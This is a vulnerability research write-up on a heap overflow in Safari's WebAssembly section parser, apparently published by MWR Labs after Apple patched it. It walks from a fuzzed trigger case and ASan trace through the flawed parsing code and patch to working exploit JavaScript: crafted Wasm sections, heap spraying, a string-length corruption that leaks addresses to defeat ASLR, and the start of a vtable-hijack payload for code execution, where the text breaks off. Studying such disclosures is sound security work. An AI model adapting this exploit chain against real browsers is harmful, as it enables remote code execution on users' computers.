Apple Safari - Wasm Section Exploit

2018-04-16 - Alex Plaskett, Fabian Beterke
Georgi Geshev

MWR LABS

Contents

1. Introduction

1.1 Overview

As part of our preparation for Pwn2own 2018 (https://www.thezdi.com/blog/2018/1/25/pwn2own-returns-for-2018-partners-with-microsoft-and-sponsored-by-vmware), we started investigating Web Assembly (Wasm) as this feature is a relatively new component added to Safari, which was likely to have undergone less assurance than some of the more mature parts of the WebKit code base. Unfortunately, during the exploit development phase of this research, Apple addressed the vulnerability within the master branch of WebKit with the following commit:

https://github.com/WebKit/webkit/commit/c6deeea41e524d071382a5d0fe380fbd7b634c32#diff-c6e5751bdf812034a2c73a2ec261c800

Therefore because the bug was known to the vendor at this time, we were unable to use it for Pwn2Own 2018. Apple released the 10.13.4 on the 29th of March which addressed this issue. It was determined that the issue was found in parallel by Natalie Silvanovich of Google Project Zero (https://bugs.chromium.org/p/project-zero/issues/detail?id=1522&can=1&q=&start=1300) and reported whilst we were performing exploit development for the issue.

As this bug was fixed before Pwn2own within the master branch, we turned our efforts towards another vulnerability and exploit, details of which will be released at a future date. As the vulnerability and exploitation technique is interesting, this document walks through the process from vulnerability analysis to exploitation on macOS 10.13.3 (17D47) with Safari version 11.0.3 (13604.5.6).

2. Vulnerability Details

2.1 Vulnerability Discovery

Whilst performing fuzzing of the Wasm binary file format an issue was identified which lead to heap corruption.

The following fuzzed test case can be used to trigger this issue (on vulnerable versions of Safari):

```
module = new WebAssembly.Module(new Uint8Array(['0x0', '0x61', '0x73', '0x6d', '0x1',
'0x0', '0x0', '0x0', '0x1', '0x7', '0x1', '0x60', '0x2', '0x7f', '0x7f', '0x1', '0x7f',
'0x2', '0xb', '0x1', '0x2', '0x6a', '0x73', '0x3', '0x6d', '0x65', '0x6d', '0x2', '0x0',
'0x1', '0x3', '0x2', '0x1', '0x0', '0x7', '0xe', '0x1', '0xa', '0x61', '0x63', '0x63',
'0x75', '0x6d', '0x75', '0x6c', '0x61', '0x74', '0x65', '0x0', '0x0', '0x6d', '0x2', '0x0',
'0x1', '0x3', '0x2', '0x1', '0x0', '0x7', '0xe', '0x1', '0xa', '0x61', '0x63', '0x63',
'0x75', '0x6d', '0x75', '0x6c', '0x61', '0xa', '0x32', '0x1', '0x30', '0x1', '0x2', '0x7f',
'0x20', '0x0', '0x20', '0x1', '0x41', '0x4', '0x6c', '0x6a', '0x21', '0x2', '0x2', '0x40',
'0x3', '0x40', '0x20', '0x0', '0x20', '0x2', '0x46', '0xd', '0x1', '0x20', '0x3', '0x20',
'0x0', '0x28', '0x2', '0x0', '0x6a', '0x21', '0x3', '0x20', '0x0', '0x41', '0x4', '0x6a',
'0x21', '0x0', '0xc', '0x0', '0xb', '0xb', '0x20', '0x3', '0xb']));
```

The resulting memory corruption can be seen under Address Sanitizer (https://clang.llvm.org/docs/AddressSanitizer.html) with the following output:

```
==15877==ERROR: AddressSanitizer: bad parameters to
__sanitizer_annotate_contiguous_container:
      beg     : 0x602000004490
      end     : 0x602000004494
      old_mid : 0x602000004494
      new_mid : 0x602000004498
    #0 0x4ec653 in __sanitizer_annotate_contiguous_container
(/home/alex/WebKitAsan/WebKitBuild/Release/bin/jsc+0x4ec653)
    #1 0x7f469a452786 in WTF::Vector<unsigned int, 0ul, WTF::CrashOnOverflow, 16ul,
WTF::FastMalloc>::asanBufferSizeWillChangeTo(unsigned long)
/home/alex/WebKitAsan/WebKitBuild/Release/../../Source/WTF/wtf/Vector.h:1135:5
    #2 0x7f469a452786 in void WTF::Vector<unsigned int, 0ul, WTF::CrashOnOverflow, 16ul,
WTF::FastMalloc>::uncheckedAppend<unsigned int&>(unsigned int&)
/home/alex/WebKitAsan/WebKitBuild/Release/../../Source/WTF/wtf/Vector.h:1356
    #3 0x7f469a452786 in JSC::Wasm::ModuleParser::parseFunction()
/home/alex/WebKitAsan/WebKitBuild/Release/../../Source/JavaScriptCore/wasm/WasmModuleParser
.cpp:227
    #4 0x7f469a4476be in JSC::Wasm::ModuleParser::parse()
/home/alex/WebKitAsan/WebKitBuild/Release/../../Source/JavaScriptCore/wasm/WasmModuleParser
.cpp:83:9
```

```
    #5 0x7f469a36d869 in JSC::Wasm::BBQPlan::parseAndValidateModule()
/home/alex/WebKitAsan/WebKitBuild/Release/../../Source/JavaScriptCore/wasm/WasmBBQPlan.cpp:
105:41
    #6 0x7f469a441c92 in JSC::Wasm::Module::validateSync(JSC::Wasm::Context*,
WTF::Vector<unsigned char, 0ul, WTF::CrashOnOverflow, 16ul, WTF::FastMalloc>&&)
/home/alex/WebKitAsan/WebKitBuild/Release/../../Source/JavaScriptCore/wasm/WasmModule.cpp:6
8:11
    #7 0x7f469a588d67 in JSC::WebAssemblyModuleConstructor::createModule(JSC::ExecState*,
WTF::Vector<unsigned char, 0ul, WTF::CrashOnOverflow, 16ul, WTF::FastMalloc>&&)
/home/alex/WebKitAsan/WebKitBuild/Release/../../Source/JavaScriptCore/wasm/js/WebAssemblyMo
duleConstructor.cpp:189:65
    #8 0x7f469a589f73 in JSC::constructJSWebAssemblyModule(JSC::ExecState*)
/home/alex/WebKitAsan/WebKitBuild/Release/../../Source/JavaScriptCore/wasm/js/WebAssemblyMo
duleConstructor.cpp:170:28
    #9 0x7f464e83f0c2  (<unknown module>)

SUMMARY: AddressSanitizer: bad-__sanitizer_annotate_contiguous_container
(/home/alex/WebKitAsan/WebKitBuild/Release/bin/jsc+0x4ec653) in
__sanitizer_annotate_contiguous_container
==15877==ABORTING
```

What this Address Sanitizer output means is that a special container annotation has been applied to the `WTF::Vector` (a contiguous container). The container (`WTF::Vector`) owns the memory region from `[beg, end]`. The memory `[beg, mid]` is used to store current elements. The memory `[mid, end]` is reserved for future elements. Therefore we can tell from the output that the `new_mid` address has gone past the bounds of the `WTF::Vector` contents (`end`) by 4 bytes by looking at the addresses. More information on how this special annotation works can be found within the LLVM sources at https://llvm.org/svn/llvm-project/compiler-rt/trunk/include/sanitizer/common_interface_defs.h.

We will now examine the root cause of this issue and the approach taken to exploit it.

2.2 Wasm Binary Format

The first thing which needs to be understood for this issue is the Wasm Binary File Format. This file format is described in great detail on this page:

https://github.com/WebAssembly/design/blob/master/BinaryEncoding.md

For the purposes of this article, it is important to primarily understand that a Wasm binary file consists of a number of sections which have the following purposes:

Section Name	Code	Description
Type	1	Function signature declarations
Import	2	Import Declarations

Function	3	Function Declarations
Table	4	Indirect function table and other tables
Memory	5	Memory Attributes
Global	6	Global declarations
Export	7	Exports
Start	8	Start Function declaration
Element	9	Element Section
Code	10	Function Bodies
Data	11	Data segments

The following statements from the specification are also important to understand:

- "Each known section is optional and may appear at most once. Custom sections all have the same `id` (0), and can be named non-uniquely (all bytes composing their names may be identical)."
- "Known sections from the list below may not appear out of order, while custom sections may be interspersed before, between, as well as after any of the elements of the list, in any order. Certain custom sections may have their own ordering and cardinality requirements. For example, the Name section is expected to appear at most once, immediately after the Data section. Violation of such requirements may at most cause an implementation to ignore the section, while not invalidating the module."

An incorrect implementation within WebKit lead to the miss-parsing of the sections within the Wasm file format and lead to memory corruption occurring. The details of this will be explained with code examples as follows.

2.3 Wasm Parsing Code

When the Wasm binary format is read, the function `ModuleParser::parse()` is used to parse the sections from the Wasm binary file and perform validation of the file structure.

The pre-patched code of this function from JavaScriptCore is as follows (contained within `JavaScriptCore/wasm/WasmModuleParser.cpp`):

```
auto ModuleParser::parse() -> Result
{
    const size_t minSize = 8;
    uint32_t versionNumber;

    WASM_PARSER_FAIL_IF(length() < minSize, "expected a module of at least ", minSize, "
bytes");
    WASM_PARSER_FAIL_IF(length() > maxModuleSize, "module size ", length(), " is too large,
maximum ", maxModuleSize);
    WASM_PARSER_FAIL_IF(!consumeCharacter(0) || !consumeString("asm"), "modules doesn't
start with '\\0asm'");
    WASM_PARSER_FAIL_IF(!parseUInt32(versionNumber), "can't parse version number");
    WASM_PARSER_FAIL_IF(versionNumber != expectedVersionNumber, "unexpected version number
", versionNumber, " expected ", expectedVersionNumber);

    Section previousSection = Section::Custom;
    while (m_offset < length()) {
        uint8_t sectionByte;

        WASM_PARSER_FAIL_IF(!parseUInt7(sectionByte), "can't get section byte");

        Section section = Section::Custom;
        if (sectionByte) {
            if (isValidSection(sectionByte))
                section = static_cast<Section>(sectionByte);
        }

        uint32_t sectionLength;
        WASM_PARSER_FAIL_IF(!validateOrder(previousSection, section), "invalid section
order, ", previousSection, " followed by ", section);
        WASM_PARSER_FAIL_IF(!parseVarUInt32(sectionLength), "can't get ", section, "
section's length");
        WASM_PARSER_FAIL_IF(sectionLength > length() - m_offset, section, "section of size
", sectionLength, " would overflow Module's size");

        auto end = m_offset + sectionLength;

        switch (section) {
#define WASM_SECTION_PARSE(NAME, ID, DESCRIPTION)                   \
        case Section::NAME: {                                       \
            WASM_FAIL_IF_HELPER_FAILS(parse ## NAME());             \
            break;                                                  \
        }
        FOR_EACH_WASM_SECTION(WASM_SECTION_PARSE)
```

```
#undef WASM_SECTION_PARSE

        case Section::Custom: {
            WASM_FAIL_IF_HELPER_FAILS(parseCustom(sectionLength));
            break;
        }
        }

        WASM_PARSER_FAIL_IF(end != m_offset, "parsing ended before the end of ", section, "
section");

        previousSection = section;
    }

    return { };
}
```

What this code does is read through the file, reading a section byte from the data and then parsing the section based on the section byte read. However an astute reader will notice that the section defaults to the enum `Section::Custom` and that `previousSection` is set to the section value regardless of whether the section is a valid section or not. The only validation being performed is within the `isValidSection` function shown below.

```
template<typename Int>
static inline bool isValidSection(Int section)
{
    switch (section) {
#define VALIDATE_SECTION(NAME, ID, DESCRIPTION) case static_cast<Int>(Section::NAME):
return true;
        FOR_EACH_WASM_SECTION(VALIDATE_SECTION)
#undef VALIDATE_SECTION
    default:
        return false;
    }
}

static inline bool validateOrder(Section previous, Section next)
{
    if (previous == Section::Custom)
        return true;
    return static_cast<uint8_t>(previous) < static_cast<uint8_t>(next);
}
```

Therefore even if an invalid section is parsed (as shown in the bold code on page 6), the code will treat the invalid section as being a custom section. This can be seen in the `Section` enum as follows:

```
#define FOR_EACH_WASM_SECTION(macro) \
    macro(Type,     1, "Function signature declarations") \
    macro(Import,   2, "Import declarations") \
    macro(Function, 3, "Function declarations") \
    macro(Table,    4, "Indirect function table and other tables") \
    macro(Memory,   5, "Memory attributes") \
    macro(Global,   6, "Global declarations") \
    macro(Export,   7, "Exports") \
    macro(Start,    8, "Start function declaration") \
    macro(Element,  9, "Elements section") \
    macro(Code,    10, "Function bodies (code)") \
    macro(Data,    11, "Data segments")

enum class Section : uint8_t {
#define DEFINE_WASM_SECTION_ENUM(NAME, ID, DESCRIPTION) NAME = ID,
    FOR_EACH_WASM_SECTION(DEFINE_WASM_SECTION_ENUM)
#undef DEFINE_WASM_SECTION_ENUM
    Custom
};
```

This means that Custom enum will be treated as value of 12.

Therefore if we consider the following section order:

- Type Section (1)
- Function Section (3)
- Invalid Section (12)
- Function Section (3).

Then the loop will follow the following process in pseudo code (parsing each section in turn):

```
previousSelction = Section::Custom (12)
Iteration 0 (Type Section):
section = Section::Custom (12)
section = Section::Type(1)
validateOrder (previous == Section::Custom) - True
parseType();
previousSection = Section::Type (1)
Iteration 1 (Function Section)
section = Section::Custom (12)
section = Section::Function (3)
validateOrder (previousSection 1 < section (3) - True
parseFunction();
previousSection = Section::Function (3)
Iteration 2 (Invalid Section)
```

```
section = Section::Custom (12)
isValidSection(sectionByte)) == False (this is where the bug occurs.
validateOrder (previousSection 3 < section (12) == True
previousSection = Section::Custom;
Iteration 3 (Second Function Section):
section = Section::Custom (12)
section = Section::Function (3)
validateOrder (previous == Section::Custom) - True
parseFunction();
previousSection = Section::Function(3)
```

What this will mean is that, the parsing code (`parseFunction`) for a function section will be called twice.

Now the code handling the section parsing does not expect this to occur and only expects the function section to appear at maximum once within the file.

If we take the code used for `parseFunction` as an example:

```
auto ModuleParser::parseFunction() -> PartialResult
{
    uint32_t count;
    WASM_PARSER_FAIL_IF(!parseVarUInt32(count), "can't get Function section's count");
    WASM_PARSER_FAIL_IF(count > maxFunctions, "Function section's count is too big ",
count, " maximum ", maxFunctions);
    WASM_PARSER_FAIL_IF(!m_info-
>internalFunctionSignatureIndices.tryReserveCapacity(count), "can't allocate enough memory
for ", count, " Function signatures");
    WASM_PARSER_FAIL_IF(!m_info->functionLocationInBinary.tryReserveCapacity(count), "can't
allocate enough memory for ", count, "Function locations");

    for (uint32_t i = 0; i < count; ++i) {
        uint32_t typeNumber;
        WASM_PARSER_FAIL_IF(!parseVarUInt32(typeNumber), "can't get ", i, "th Function's
type number");
        WASM_PARSER_FAIL_IF(typeNumber >= m_info->usedSignatures.size(), i, "th Function
type number is invalid ", typeNumber);

        SignatureIndex signatureIndex = SignatureInformation::get(m_info-
>usedSignatures[typeNumber]);
        // The Code section fixes up start and end.
        size_t start = 0;
        size_t end = 0;
        m_info->internalFunctionSignatureIndices.uncheckedAppend(signatureIndex);
        m_info->functionLocationInBinary.uncheckedAppend({ start, end });
    }

    return { };
```

```
}
```

Looking at this function, we can see that `count` is controlled by the file format and is passed to the `tryReserveCapacity` function in order to reserve capacity within the vector.

However because `m_info->internalFunctionSignatureIndices` is a member variable of the instance, then multiple parse attempts will act on the same vector.

If we take a look at the implementation of the `WTF::Vector::tryReserveCapacity` function we have the following code:

```
template<typename T, size_t inlineCapacity, typename OverflowHandler, size_t minCapacity,
typename Malloc>
bool Vector<T, inlineCapacity, OverflowHandler, minCapacity,
Malloc>::tryReserveCapacity(size_t newCapacity)
{
    if (newCapacity <= capacity())
        return true;
    T* oldBuffer = begin();
    T* oldEnd = end();

    asanSetBufferSizeToFullCapacity();

    if (!Base::tryAllocateBuffer(newCapacity)) {
        asanSetInitialBufferSizeTo(size());
        return false;
    }
    ASSERT(begin());

    asanSetInitialBufferSizeTo(size());

    TypeOperations::move(oldBuffer, oldEnd, begin());
    Base::deallocateBuffer(oldBuffer);
    return true;
}
```

As you can see from this code, if `newCapacity` is less than or equal to the existing capacity of the vector, then the function will return true and not perform a reallocation of the existing buffer.

Now this would not be so much of a problem if the append function was used to add elements to the existing buffer, as a check would be made on the current capacity before appending the element. However, as you can see the function `uncheckedAppend` is used within `parseFunction` to append to the buffer. This code skips any verification that the Vector object is of the appropriate size and writes to the object, or off the end of the object, regardless.

The code for the `uncheckedAppend` function is as follows:

```
// This version of append saves a branch in the case where you know that the
// vector's capacity is large enough for the append to succeed.

template<typename T, size_t inlineCapacity, typename OverflowHandler, size_t minCapacity,
typename Malloc>
template<typename U>
ALWAYS_INLINE void Vector<T, inlineCapacity, OverflowHandler, minCapacity,
Malloc>::uncheckedAppend(U&& value)
{
    ASSERT(size() < capacity());

    asanBufferSizeWillChangeTo(m_size + 1);

    new (NotNull, end()) T(std::forward<U>(value));
    ++m_size;
}
```

Now we have some understanding of the issue itself, the next stages of understanding the vulnerability is to determine the flexibility which an attacker would have with this issue for exploitation.

As we can see from the `parseFunction` code, the attacker controls the `count` variable which controls how many iterations the loop is going to perform. For each iteration a 4 byte write can occur outside of the vector boundaries with the value of `signatureIndex`:

```
m_info->internalFunctionSignatureIndices.uncheckedAppend(signatureIndex);
```

To fully understand the values we can write outside of the bounds of the vector, we need to see how `signatureIndex` is derived.

```
SignatureIndex signatureIndex = SignatureInformation::get(m_info-
>usedSignatures[typeNumber]);
```

`signatureIndex` is essentially the index of the signature within the `usedSignatures` array for the `typeNumber` from the type section of the file. The `typeNumber` is read from the Wasm binary file:

```
WASM_PARSER_FAIL_IF(!parseVarUInt32(typeNumber), "can't get ", i, "th Function's type
number");
```

Limited sanity checking is performed with this number to ensure the `typeNumber` is not outside the bounds of the `usedSignature` array's size:

```
WASM_PARSER_FAIL_IF(typeNumber >= m_info->usedSignatures.size(), i, "th Function type
number is invalid ", typeNumber);
```

So how do we construct the `usedSignature` array in order to control the indexes and thus the write value?

As was mentioned before, the Type Section (section 1) of the WASM file format is used to construct the `usedSignature` array.

The code for this is as follows:

```
auto ModuleParser::parseType() -> PartialResult
{
    uint32_t count;

    WASM_PARSER_FAIL_IF(!parseVarUInt32(count), "can't get Type section's count");
    WASM_PARSER_FAIL_IF(count > maxTypes, "Type section's count is too big ", count, "
maximum ", maxTypes);
    WASM_PARSER_FAIL_IF(!m_info->usedSignatures.tryReserveCapacity(count), "can't allocate
enough memory for Type section's ", count, " entries");

    for (uint32_t i = 0; i < count; ++i) {
        int8_t type;
        uint32_t argumentCount;
        Vector<Type> argumentTypes;

        WASM_PARSER_FAIL_IF(!parseInt7(type), "can't get ", i, "th Type's type");
        WASM_PARSER_FAIL_IF(type != Func, i, "th Type is non-Func ", type);
        WASM_PARSER_FAIL_IF(!parseVarUInt32(argumentCount), "can't get ", i, "th Type's
argument count");
        WASM_PARSER_FAIL_IF(argumentCount > maxFunctionParams, i, "th argument count is too
big ", argumentCount, " maximum ", maxFunctionParams);
        RefPtr<Signature> maybeSignature = Signature::tryCreate(argumentCount);
        WASM_PARSER_FAIL_IF(!maybeSignature, "can't allocate enough memory for Type
section's ", i, "th signature");
        Ref<Signature> signature = maybeSignature.releaseNonNull();

        for (unsigned i = 0; i < argumentCount; ++i) {
            Type argumentType;
            WASM_PARSER_FAIL_IF(!parseResultType(argumentType), "can't get ", i, "th
argument Type");
            signature->argument(i) = argumentType;
        }

        uint8_t returnCount;
        WASM_PARSER_FAIL_IF(!parseVarUInt1(returnCount), "can't get ", i, "th Type's return
count");
        Type returnType;
        if (returnCount) {
            Type value;
```

```
            WASM_PARSER_FAIL_IF(!parseValueType(value), "can't get ", i, "th Type's return
value");
            returnType = static_cast<Type>(value);
        } else
            returnType = Type::Void;
        signature->returnType() = returnType;

        std::pair<SignatureIndex, Ref<Signature>> result =
SignatureInformation::adopt(WTFMove(signature));
        m_info->usedSignatures.uncheckedAppend(WTFMove(result.second));
    }
    return { };
}
```

What this means is that with a custom crafted Type section, it would be possible to control the location (and thus the index) of the value within the `m_info->usedSignatures` container. This as we will see below allows the attacker certain flexibility over the values which will be written out of bounds within the `parseFunction` function.

2.4 Vulnerability Patch

Before we dive into exploitation of this issue, it is worth considering the additional code which was added to fix the issue:

https://github.com/WebKit/webkit/commit/c6deeea41e524d071382a5d0fe380fbd7b634c32#diff-c6e5751bdf812034a2c73a2ec261c800

This patch essentially differentiates between a `Section::Begin` and a `Section::Custom`. It also modifies the `isValidSection` function to determine if the section is known or not. It does this by checking if `Section::Begin` is less and every other section and that `Custom` is greater, as can be seen from this comment:

```
+    // It's important that Begin is less than every other section number and that Custom
is greater.
+    // This only works because section numbers are currently monotonically increasing.
+    // Also, Begin is not a real section but is used as a marker for validating the
ordering
+    // of sections.
+    Begin = 0,
```

The `validateOrder` function was also modified to remove the special case of a Custom section returning true as follows:

```
Inline bool validateOrder(Section previousKnown, Section next)
+{
+    ASSERT(isKnownSection(previousKnown) || previousKnown == Section::Begin);
```

```
+    return static_cast<uint8_t>(previousKnown) < static_cast<uint8_t>(next);
 }
```

In the next section we discuss how this issue was exploited pre-patch.

3. Wasm Exploitation

Firstly let's recap on what our memory corruption allows us to do:

- We have a 4 byte write outside of the bounds of the `WTF::Vector` contents in which we control the allocation size for.
- We can write multiple times outside of this vector by controlling loop counters derived from the Wasm file format.
- We are limited in the values which can be written out of bounds based on the type signatures provided. From empirical testing, we determined this range to be roughly 1-1000, as constructing type signatures beyond that lead to big allocations being performed and preventing alignment of objects (as described below).

This technique is very similar to the one described by Ian Beer in his Safari pwn4fun write-up which has been adapted for the bmalloc heap (rather than tcmalloc) and our vulnerable Wasm scenario: https://googleprojectzero.blogspot.co.uk/2014/07/pwn4fun-spring-2014-safari-part-i_24.html

We take a similar approach of triggering the vulnerability twice:

- The first time is to perform an information leak and allow us to bypass ASLR.
- The second time is to achieve code execution.

The information leak approach is also described within the great paper https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf by Fermin Serna.

3.1 Wasm Section Crafting

As we had decided we were most likely to use the `parseFunction` vulnerability to exploit this issue, it was necessary to perform crafting of these sections. Initially a legitimate function section was constructed to allow us to control the size of the allocation which we were going to overflow as follows:

```
// Used to create our victim buffer we will overflow.
function create_valid_function_section()
{
  // Function section (3)
  var func_id = ['0x3'];
  var func_count = to_leb128(FUNC_COUNT);
  var single_func = ["0x1"]; // Just use a valid idx for the first section
  var func_arr = [];
  for (i = 0; i < FUNC_COUNT; i++)
  {
    func_arr = func_arr.concat(single_func);
  }
  var func_size = (FUNC_COUNT) + func_count.length
  var func_sz = to_leb128(func_size);
```

```
  var func_pl = func_count.concat(func_arr);
  var func_section = func_id.concat(func_sz).concat(func_pl);
  //print(func_section);
  return func_section;
}
```

We then constructed a fake function section which would cause an overflow as follows:

```
// Used to create our overflow section (must be less than FUNC_COUNT) in order to reuse
allocation.
// Count = 2
function create_overflow_section(overwrite)
{
  var func_id = ['0x3'];
  var func_count = to_leb128(overwrite.length);
  var func_arr = [];
  // Construct our overflow array
  for (var i = 0; i < overwrite.length; i++)
  {
    var idx = overwrite[i]-1;
    //alert(idx);
    var single_func = to_leb128(idx);
    func_arr = func_arr.concat(single_func);
  }
  var func_size = overwrite.length + func_count.length;
  var func_sz = to_leb128(func_size);
  var func_pl = func_count.concat(func_arr);
  var func_section = func_id.concat(func_sz).concat(func_pl);

  return func_section;
}
```

Finally we needed to be able to control the values which would be written within the overflowed memory, the indexes. These values were constructed from the type section of the file:

```
function create_type_section()
{
  var type_id = ['0x1'];
  // Number of unique types to create.
  var type_count = to_leb128(TYPE_ARR_LEN);
  var type_pl = type_count;

  for (i = 0; i < TYPE_ARR_LEN; i++)
  {
```

```
    var t = generate_type(i+1);
    //print(t);
    type_pl = type_pl.concat(t);
  }
  var type_sz = to_leb128(type_pl.length);
  var type_section = type_id.concat(type_sz).concat(type_pl);
  //print(type_section);
  return type_section;
}
```

We also needed an invalid section in order to trigger the bug:

```
// Return back an invalid section
function create_invalid_section()
{
  var inv_id = ['0x6d'];
  var inv_sz = ['0x2'];
  var inv_pl = ['0x0', '0x1'];

  var inv_section = inv_id.concat(inv_sz).concat(inv_pl);
  return inv_section;
}
```

So just to recap, our vulnerable Wasm binary file would be composed of the following section layout:

- Type Section (1)
- Function Section (3)
- Invalid Section (12)
- Malicious Function Section (3).

We decided to exploit this vulnerability twice, the first time to perform an info leak and the second time to achieve code execution. Each of these require a different Wasm binary file to be crafted. This will be explained in the following sections.

3.2 Information Leaking

The first thing we need to do is to craft a Wasm binary file which triggers an info leak when `parseFunction` is called multiple times. The payload (a malicious function section) for the info leak is as follows:

```
// Info leak payload
// WTF::StringImplShape:
// 0x10 = m_refcount;
// 500 = length; - Our new string length value (500).
var OVERWRITE_ARRAY1 = [0x10,500];
```


This payload is used to construct a malicious function section as shown in the create_overflow_section code in the previous section.

To do this we decided to overwrite length property of a `StringImplShape` object (`WTF/wtf/text/StringImpl.h`) in order to extend the length property to a value which we could control from our overwrite (500). A `StringImplShape` (`StringImpl` contains this as a member variable) object in memory has the following layout:

```
 class StringImplShape {
    unsigned m_refCount;
    unsigned m_length;
    union {
        const LChar* m_data8;
        const UChar* m_data16;
        // It seems that reinterpret_cast prevents constexpr's compile time initialization
in VC++.
        // These are needed to avoid reinterpret_cast.
        const char* m_data8Char;
        const char16_t* m_data16Char;
    };
    mutable unsigned m_hashAndFlags;
    unsigned m_mask;
}
```


The 0x10 value will be used as the first 4 byte out of bound write (`m_refCount`), followed by the `m_length` property being overwritten by the next 4 byte out of bounds write.

We then construct the Wasm binary file out of the following sections as follows:




After this we needed to put an element after the vulnerable Wasm section within memory. We were unable to place an element directly after the vulnerable Wasm section and at a later stage trigger an overflow. As such we needed to set up memory in a way which meant that when the vulnerable Wasm section was allocated and thus overflowed, it would result in the corruption of our object.

In diagrammatic form the memory layout was setup as shown below:



After this we aimed to free the `StringImplShape - A`, and thus leave a hole the size of our next Wasm allocation. This can be pictured as follows:



Finally we allocate our vulnerable Wasm and trigger the overflow into the `StringImplShape - B`'s length value as follows:

This leads to an overwrite of `StringImplShape - B`'s length property with a value which we control (1-1000). This is enough to increase the length property to allow reading of the `HTMLLinkElement`'s vtable following.

However, it should be noted that this alone leads to a DATA section address being leaked. From prior research it was assumed that both the DATA section and the TEXT section were randomised independently of each other (https://www.blackhat.com/docs/eu-14/materials/eu-14-Chen-WebKit-Everywhere-Secure-Or-Not-WP.pdf). However, through empirical testing on macOS 10.13.3 it was determined that this was not the case or regressions in the ASLR randomisation had occurred. Therefore obtaining a pointer for a vtable from the DATA section was enough to deduce the TEXT section base by deducting a fixed offset.

The following code will show the process in JavaScript.

Firstly we spray a pattern as follows:

```
for (var i = 0; i < 0x08000; i++)
    {
      var a = alloc(TARGET_STRING_SIZE, 0x41); // One we free (replace with wasm)
      var b = alloc(TARGET_STRING_SIZE, 0x42); // Never free this.
      var e = document.createElement("link");  // Never free this.
      var c = document.createElement("link"); //alloc(TARGET_STRING_SIZE, 0x43); // Never
free this.
      a_elems.push(a);
      b_elems.push(b);
      e_elems.push(e);
      c_elems.push(c);
    }
```

We then perform a free of the 'a elements' which result in a hole in the heap being placed before our b element. This is performed using the following code:

```
var freearr = run == 1 ? a_elems : b_elems;
  var minfree_idx = 0x800 * run;
  for (var i = freearr.length-3; i >= minfree_idx; i--) // those are still indeterministic
  {
    delete(freearr[i]);
  }

  // Trigger some GCs
  for (var i = 0; i < 4; i++) gc2();
```

After that we trigger the allocation of the Wasm and the overflow at the same time:

```
// Try get wasm in A's slots...
  //alert("triggering with overwrite "+OVERWRITE_ARRAY);
  try { module = new WebAssembly.Module(new Uint8Array(payload)) } catch (e) { };
  if(run == 1) {
    var corr_idx = -1;

    for (var i = 0; i < b_elems.length; i++)
    {
      if (b_elems[i]) {

        // We use toLowerCase to force an update of the .length cached property - just
reading it fails
        // and uses the prior value
        str = b_elems[i].slice(0);
```

```
      if (str.length != TARGET_STRING_SIZE) {
        alert("Corruption size = " + str.length + " at index " + i);
        corr_idx = i;
      }
    }
  }
```

This will lead to the following string length value being corrupted. After we have determined the string length corruption, we can then read from the data following the string (i.e. the `HTMLLinkElement`). This contains the vtable pointer at the start of the object.

We then use a rough heuristic to determine if a pointer is likely to be a DATA section pointer. We then calculate the TEXT section base using a static offset from the DATA section base. For a more reliable exploit, it would be good to remove the reliance on this static offset. However, in practice for pwn2own this approach would have likely been sufficient provided the version numbers were consistent.

```
var base_ptr = -1;
var dwords = [];
for(var i = TARGET_STRING_SIZE; i < target.length-1; i += 4) {
  dwords.push(read_dword(target, TARGET_STRING_SIZE + i)|0);
}
// heuristic: find ptr which -offset looks like a base address
for(var i = 0; i < dwords.length-1; i++) {
  if(dwords[i+1] == 0x1 || dwords[i+1] == 0x7FFF) {
    var lower = dwords[i];
    var baseguess = lower - 0x1595260; // static offset :(
    if((baseguess & 0xfff) == 0) {
      base_ptr = [baseguess, dwords[i+1]];
      break;
    }
  }
}
for(var i = 0; i < dwords.length; i++)
  dwords[i] = dwords[i].toString(16)
document.writeln("raw dwords: <br>"+dwords+" <br>");
if(base_ptr == -1)
  return false;
var image_base_lower = base_ptr[0];
var image_base_higher = base_ptr[1];
var image_base_lower_hex = ((image_base_lower) >>> 0).toString(16);
var image_base_upper_hex = ((image_base_higher) >>> 0).toString(16);
document.writeln("WebCore base lower " + image_base_lower_hex + " <br>");
document.writeln("WebCore base upper " + image_base_upper_hex + " <br>");
alert("WebCoreBase h: "+image_base_upper_hex+" l:"+image_base_lower_hex);
```

At this stage we have now calculated both the DATA section base and TEXT section base. It was then time to move on to part 2 of the exploit and achieve code execution.


3.3 Remote Code Execution

The first part of achieving remote code execution was crafting a Wasm file payload to trigger the overflow. The payload was crafted as follows:

```
// This overflow is used to control RAX on the vtable call
// 0x7fff39b56ce5 <+21>: call   qword ptr [rax + 0x68]
// rax = 0x0000000800000008
var OVERWRITE_ARRAY2 = [0x08,SPRAY_ADDR_HIGH];
```

